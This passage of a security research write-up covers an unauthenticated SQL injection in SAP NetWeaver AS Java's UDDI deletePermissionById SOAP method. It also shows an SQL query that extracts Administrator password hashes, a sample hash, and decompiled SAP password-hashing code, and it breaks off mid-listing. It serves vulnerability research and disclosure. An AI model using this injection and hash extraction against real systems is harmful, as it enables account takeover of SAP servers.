


Fig. 8. Error Report message

The **UDDISecurityImplBean** servlet does not accept GET requests. To understand which POST requests to send, it is sufficient to add the **"?wsdl"** key to the URL . Here we got **wsdl** description of the **UDDI Security Service** (see Fig. 9).




Fig. 9. wsdl description

To convert a wsdl file into soap requests, we can use burp with the wsdler extension (see Fig. 10).




Fig. 10. Operating wsdler extension

When an SOAP request is sent to the SAP server and then the deletePermissionById function is called with the permissionId parameter, the server sends a request and responds with the **200** code (see Fig. 11).




Fig. 11. Server requests and response

It means that the server has processed the request successfully. Nevertheless, to understand what logic is built into the program, we need to find the source code on the server.

The root directory of the component C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\tc~uddi looks like this (see Fig. 12):




Fig. 12. Root directory of the component

The EJBContainer folder often stores JAR files used in the context of the component. This time, the server has a JAR file with the following path: `C:\usr\sap\DM0\J00\j2ee\cluster\apps\sap.com\tc~uddi\EJBContainer\applicationjars\tc~esi~uddi~server~ejb~ejbm.jar`

To get the source code for Java programs, we can use JD-GUI Decompiler. Once this jar file is opened, the classes that are implemented in this program are displayed (see Fig. 13).




Fig. 13. The classes implemented into the program

It is quite evident there are the UDDISecurityBean, AppluPermission and DeletePermissionById classes in the program.

Let us analyze the UDDISecurityBean class (see Fig. 14).

```
package com.sap.esi.uddi.ejb.security;

import com.sap.esi.uddi.ejb.security.util.PermissionsDao;

@Stateless(name="UddiSecurity")
public class UDDISecurityBean
  implements IUddiSecurity
{
  public String applyPermission(String permissionId, String[] uddiKeys, String[] umeRoles)
  {
    PermissionsDao dao = new PermissionsDao();
    return dao.applyPermissions(permissionId, uddiKeys, umeRoles);
  }

  public void deletePermission(String[] uddiKeys, String[] umeRoles)
  {
    PermissionsDao dao = new PermissionsDao();
    dao.deletePermission(uddiKeys, umeRoles);
  }

  public void deletePermissionById(String permissionId)
  {
    PermissionsDao dao = new PermissionsDao();
    dao.deletePermission(permissionId);
  }
}
```

Fig. 14. The UDDOSecurityBean class

Here, it says that the implementation of the **deletePermissionById** and **applyPermission** functions is described in the **PermissionsDao** class (see Fig. 15).

Fig. 15. The PermissionsDao class

Here is a typical SQL injection that does not require authentication for its exploitation. Let us send our favorite quotation mark in the SOAP request and see what we will get in response (see Fig. 16).




Fig. 16. SOAP request and response to it

So, there is no error in response, and now we need to see what is in the logs database and what is its last entry (see Fig. 17).

By default, all logs of the SAP program are stored in `C:\usr\sap\DM0\J00\j2ee\cluster\server0\log`

And a log file of the database is located in: C:\usr\sap\DM0\J00\j2ee\cluster\server0\log\system\database_00.0.log database_00.0.log

```
#2.0BS#2015 04 09 15:05:56:149#0-700#Error#/System/Database/sql/jdbc/common#
com.sap.sql_0019#BC-JAS-PER-SQL#opensqlkernel#C000AC100A410EC60000000000001338#2213550000000005#sap.com/
tc~uddi#com.sap.sql.jdbc.common.StatementAnalyzerImpl#Guest#0#JTA Transaction :
10796#28EA7FCFDEF511E4A12600000021C6AE#28ea7fcfdef511e4a12600000021c6ae#28ea7fcfdef511e4a12600000021c6ae
#0#Thread[HTTP Worker
[@2008061972],5,Dedicated_Application_Thread]#Plain#com.sap.sql.log.OpenSQLResourceBundle#
Exception of type com.sap.sql.log.OpenSQLException caught: The SQL statement " DELETE FROM
BC_UDV3_ROLES WHERE PERMISSION_ID = '''" contains the syntax error[s]: - 1:53 - SQL syntax error: this
SQL statement contains an unterminated string literal "'"
.#
```

Fig. 17. Database log

Everything is confirmed. Now we have an SQL injection in SAP NetWeaver AS Java. Thus, to compromise an SAP system, it is necessary to obtain an administrator password hash or even a password hash of any user from the database. Proceeding with our pentesting, we should answer a simple question: "Even if we have a password hash, how can we decrypt it?"

Crypto issue

In order to obtain the password using SQL injection, first, we need to know which table stores passwords. To connect to the data stored in the database, we can apply the standard isql utility as our database is Sybase ASE.

To connect to the database in the console mode, we open a command line window and run the following commands:

```
C:\Windows\system32>isql -Usapsa -SDM0
Password:
1> sp_databases
2> go
 database_name                          database_size
          remarks

 ------------------------------------- ----------------------
          ------------------------------------------------------
---------------------------------------------------------------
---------------------------------------------------------------
-----------------------
 master                                             253952
          NULL

 model                                               24576
          NULL

 tempdb                                            1073152
          NULL

 sybsystemdb                                         49152
          NULL

 sybsystemprocs                                     204800
          NULL

 sybmgmtdb                                          151552
          NULL

 DM0                                              12582912
          NULL

 saptools                                          2306048
          NULL

 saptempdb                                         2097152
          NULL
```

Fig. 18. Connecting to the database

Here, we have SAP server with DM0 SID. We will use the DM0 database (see Fig. 19).

```
1> use DM0
2> go
```

Fig. 19. DM0 database

According to the SAP documentation, SAP AS Java user passwords are stored in the User Management Engine (UME) in the UME_STRINGS table. There are two main fields in the UME_STRINGS table: PID and VAL. The PID field keeps the Administrator ID, and VAL stores the password in an encrypted form with SHA as a prefix.

The request is as follows: `SELECT PID, VAL FROM SAPSR3DB.UME_STRINGS WHERE PID LIKE '%Administrator%' and VAL LIKE '%SHA%'`

Here is the result of the program operation (see Fig. 20):

```
1> select PID, VAL from SAPSR3DB.UME_STRINGS where PID like '%Administrator' and VAL like "%SHA%"
2> go
 PID


        VAL


 ------------------------------------------------------------------------------------------
 UACC.PRIVATE_DATASOURCE.un:Administrator


        {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamodVV2ycvIqBU80lPPUD8twAOhZ/AUSe
        zf4Reou4uFpqth9lDpefHZ1JOuzfILlHYQv4LhheyzoQMAng5pOkvHz5bZXJ+tiSGpsyrju
        3UtBkmRQ==
```

Fig. 20. The result of the program operation

PID is UACC.PRIVATE_DATASOURCE.un:Administrator

VAL is {SHA-512, 10000, 24}MTIzUVdFYXNk88FxuYamodVV2ycvIqBU80lPPUD8twAOhZ/AUSezf4Reou4uFpqth9lDpefHZ1JOuzfILlHYQv4LhheyzoQMAng5pOkvHz5bZXJ+tiSGpsyrju3UtBkmRQ==

It is evident enough that the SHA-512 hash is used which is calculated 10.000 times. One may say it hinder those who tries to bruteforce the hash, but not in this case.

This is what we got by decoding **base64** (see Fig. 21).




Fig. 21. Decoding base64

It turns out that SAP made a mistake and the password is stored insecurely in base64. However, how could it fail to notice this error in such a critical place?

After a couple of hours of researching, we have finally identified the function responsible for the encryption and password storage. This JAR file encrypts and checks the password validity:

```
C:\usr\sap\DM0\J00\j2ee\cluster\bin\ext\com.sap.security.core.sda\
lib\private\sap.com~tc~sec~ume~core~impl.jar
```

To find the necessary class in this file, it is enough to look for magic data, "SHA-512", in JD-GUI (see FIg. 22).




Fig. 22. SHA-512 in JD-GUI

Done. PasswordHash.class is found. In the class, there is exactly what we need (see Fig. 23).

PasswordHash.class

```
package com.sap.security.core.util.imp;

import com.sap.security.api.UMFactory;

public class PasswordHash
{
  public static final IUMTrace mTrace = InternalUMFactory.getTrace(PasswordHash.class.getName());
  private static final int ITERATIONS = 10000;
  private static final int SALT_LENGTH = 24;
  private String _user = null;
  private String _password = null;
  private String _extra = null;
  private String _algorithm = "SHA-512";
  private int _iterations = 10000;
  private int _salt_length = 24;
  public static final String ALGID_SAPSHA = "{SAPSHA}";
  public static final String ALGID_SHA = "{SHA}";
  public static final String ALGID_SSHA = "{SSHA}";
  public static final String ALGID_SHA512 = "{SHA-512}";
  public static final String ALGID_SHA512_NO_BRACES = "SHA-512";
```

Fig. 23. The PasswordHash class is found

The main function of the class may come in handy to understand how the hash function works (see Fig. 24).

```
public static void main(String[] args) {
  PasswordHash pwd1 = new PasswordHash("user1", "secret");
  PasswordHash pwd1b = new PasswordHash("user1", "secret");
  PasswordHash pwd2 = new PasswordHash("user1", "secret2");
  PasswordHash pwd3 = new PasswordHash("user2", "secretx");
  String hash1 = pwd1.getHash();
  String hash1b = pwd1b.getHash();
  String hash2 = pwd2.getHash();
  String hash3 = pwd3.getHash();

  System.out.println(hash1);
  System.out.println(hash1b);
  System.out.println(hash2);
  System.out.println(hash3);

  System.out.println("Check1 (must be true) : " + pwd1.checkHash(hash1));

  System.out.println("Check2 (must be true) : " + pwd1.checkHash(hash1b));
  System.out.println("Check3 (must be false): " + pwd1.checkHash(new StringBuilder().append(hash1).append("x").toString()));
  System.out.println("Check4 (must be false): " + pwd1.checkHash(hash2));
  System.out.println("Check5 (must be false): " + pwd1.checkHash(hash3));

  System.out.println("Check6 (must be false): " + pwd1.checkHash(null));
  System.out.println("Check7 (must be false): " + pwd1.checkHash("02:efef"));
  System.out.println("Check8 (must be false): " + pwd1.checkHash("01A"));
 }
}
```

Fig. 24. The Hash function in opearation

First of all, it is the initialization of the PasswordHash class (see Fig. 25)

```
public PasswordHash(String user, String password)
{
  this._user = user;
  this._password = password;
  this._extra = null;
}
```

Fig. 25. The initialization of the PasswordHash class

After that, the getHash(); function is called (see Fig. 26).

```
    public String getHash()
    {
87    IUMParameters props = UMFactory.getProperties();
88    if ((props != null) &&
89      (props.getBoolean("ume.admin.password.migration", false)) &&
90      (this._password != null) && (this._password.startsWith("{"))) {
91      return this._password;
      }

95    this._iterations = props.getNumber("ume.logon.password_hashing.iterations", 10000);
96    this._salt_length = props.getNumber("ume.logon.password_hashing.salt_length", 24);
97    this._algorithm = props.get("ume.logon.password_hashing.algorithm", "SHA-512");

99    if (!"SHA-512".equalsIgnoreCase(this._algorithm)) {
        try {
101       MessageDigest.getInstance(this._algorithm);
        } catch (NoSuchAlgorithmException e) {
103       if (mTrace.beInfo()) {
104         mTrace.infoT("getHash", "Algorithm '" + this._algorithm + "' not found " + e.getMessage(), e);
105         mTrace.infoT("getHash", "Fall back to 'SHA-512'");
          }
107       this._algorithm = "SHA-512";
        }
      }

111   byte[] salt = new byte[this._salt_length];
112   SecureRandom random = new SecureRandom();
113   random.nextBytes(salt);
114   String hash = createHashWithIterations(salt);
115   if (hash == null)
116     return null;
117   return "{" + this._algorithm + ", " + this._iterations + ", " + this._salt_length + "}" + hash;
    }
```

Fig. 26. Calling the getHash(); function

The lines from 87 to 113 show the variables are currently being checked and initializing, and the line 114 indicates a call of the createHashWithIterations function that takes a data set of 24-character length. To demonstrate this feature, we will write a wrapper for it in the debugger and see which data is sent.

Below, is the full code of the class that is responsible for hashing the password in SAP. Let us run it and see how it works (see Fig. 27).

```java
public class testPasswordHach {
    private static String _password ;
    private static String _algorithm = "SHA-512";
    private static int _iterations = 10000;
    private static int _salt_length = 24;

    private static String createHashWithIterations(byte[] salt) {
        if (_password == null)
            return null;
        byte[] output = null;
        byte[] pass_n_salt = null;
        try {
            output = _password.getBytes( s: "UTF-8");
            pass_n_salt = new byte[output.length + salt.length];
            System.arraycopy(output,  i: 0, pass_n_salt,  i1: 0, output.length);
            System.arraycopy(salt,  i: 0, pass_n_salt, output.length, salt.length);
        } catch (UnsupportedEncodingException e) {
            System.out.println("exception createHashWithIterations "+ e.getMessage());
            return null;
        }
        pass_n_salt = hashWithIterations(output, pass_n_salt);
        byte[] newpass = new byte[pass_n_salt.length + salt.length];
        System.arraycopy(pass_n_salt,  i: 0, newpass,  i1: 0, pass_n_salt.length);
        System.arraycopy(salt,  i: 0, newpass, pass_n_salt.length, salt.length);

        return Base64.encode(newpass);
    }
    private static byte[] hashWithIterations(byte[] pass, byte[] data) {
        byte[] output = data;
        try
        {
            MessageDigest md = MessageDigest.getInstance(_algorithm);

            for (int i = 0; i < _iterations; i++) {
                md.update(output);
                data = md.digest();
                output = new byte[pass.length + data.length];
                System.arraycopy(pass,  i: 0, output,  i1: 0, pass.length);
                System.arraycopy(data,  i: 0, output, pass.length, data.length);
            }
        } catch (NoSuchAlgorithmException e) {
            System.out.println("exception hashWithIterations "+ e.getMessage());
        }

        return output;
    }
    public static void main(String[] args) throws IOException {
        byte[] salt = new byte[_salt_length];
        _password = "asdQWE123";
        System.out.println(createHashWithIterations(salt));
    }

}
```

Fig. 27. The code of the class in operation

We chose the asdQWE123 combination as a password.

It is worth mentioning that the initialization of two special parameters carries out in the **createHash-WithIteractions** function. They are "**output**" and "**pass_n_salt**" transferred to the final hash function - **hashWithIteractions** (see Fig. 28).

```
testPasswordHach.java

    private static String createHashWithIterations(byte[] salt) {  salt: {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, + 14 more}
        if (_password == null)
            return null;
        byte[] output = null;  output: {97, 115, 100, 81, 87, 69, 49, 50, 51}
        byte[] pass_n_salt = null;  pass_n_salt: {97, 115, 100, 81, 87, 69, 49, 50, 51, 0, + 23 more}
        try {
            output = _password.getBytes( s: "UTF-8");
            pass_n_salt = new byte[output.length + salt.length];
            System.arraycopy(output,  i: 0, pass_n_salt,  i1: 0, output.length);
            System.arraycopy(salt,  i: 0, pass_n_salt, output.length, salt.length);  salt: {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, + 14 more}
        } catch (UnsupportedEncodingException e) {
            System.out.println("exception createHashWithIterations "+ e.getMessage());
            return null;
        }
        pass_n_salt = hashWithIterations(output, pass_n_salt);  pass_n_salt: {97, 115, 100, 81, 87, 69, 49, 50, 51, 0, + 23 more}  output: {97, 115, 100, 81, 87, 69, 49, 50, 51}
        byte[] newpass = new byte[pass_n_salt.length + salt.length];
        System.arraycopy(pass_n_salt,  i: 0, newpass,  i1: 0, pass_n_salt.length);
        System.arraycopy(salt,  i: 0, newpass, pass_n_salt.length, salt.length);

        return Base64.encode(newpass);
    }
```

Fig. 28. output and pass_n_salt in operation

More details on the **hashWithIteractions** function are provided below (see Fig. 29)

```
34     private static byte[] hashWithIterations(byte[] pass, byte[] data) {  pass: {97, 115, 100, 81, 87, 69, 49, 50, 51}  data: {-109, -29, 110, 1, -32, -1, -122, 7, -86, 41, + 54 more}
35         byte[] output = data;  output: {97, 115, 100, 81, 87, 69, 49, 50, 51, 0, + 63 more}
36         try
37         {
38             MessageDigest md = MessageDigest.getInstance(_algorithm);  md: "SHA-512 Message Digest from SUN, <initialized>\r\n"
39
40             for (int i = 0; i < _iterations; i++) {  i: 0
41                 md.update(output);
42                 data = md.digest();  md: "SHA-512 Message Digest from SUN, <initialized>\r\n"
43                 output = new byte[pass.length + data.length];
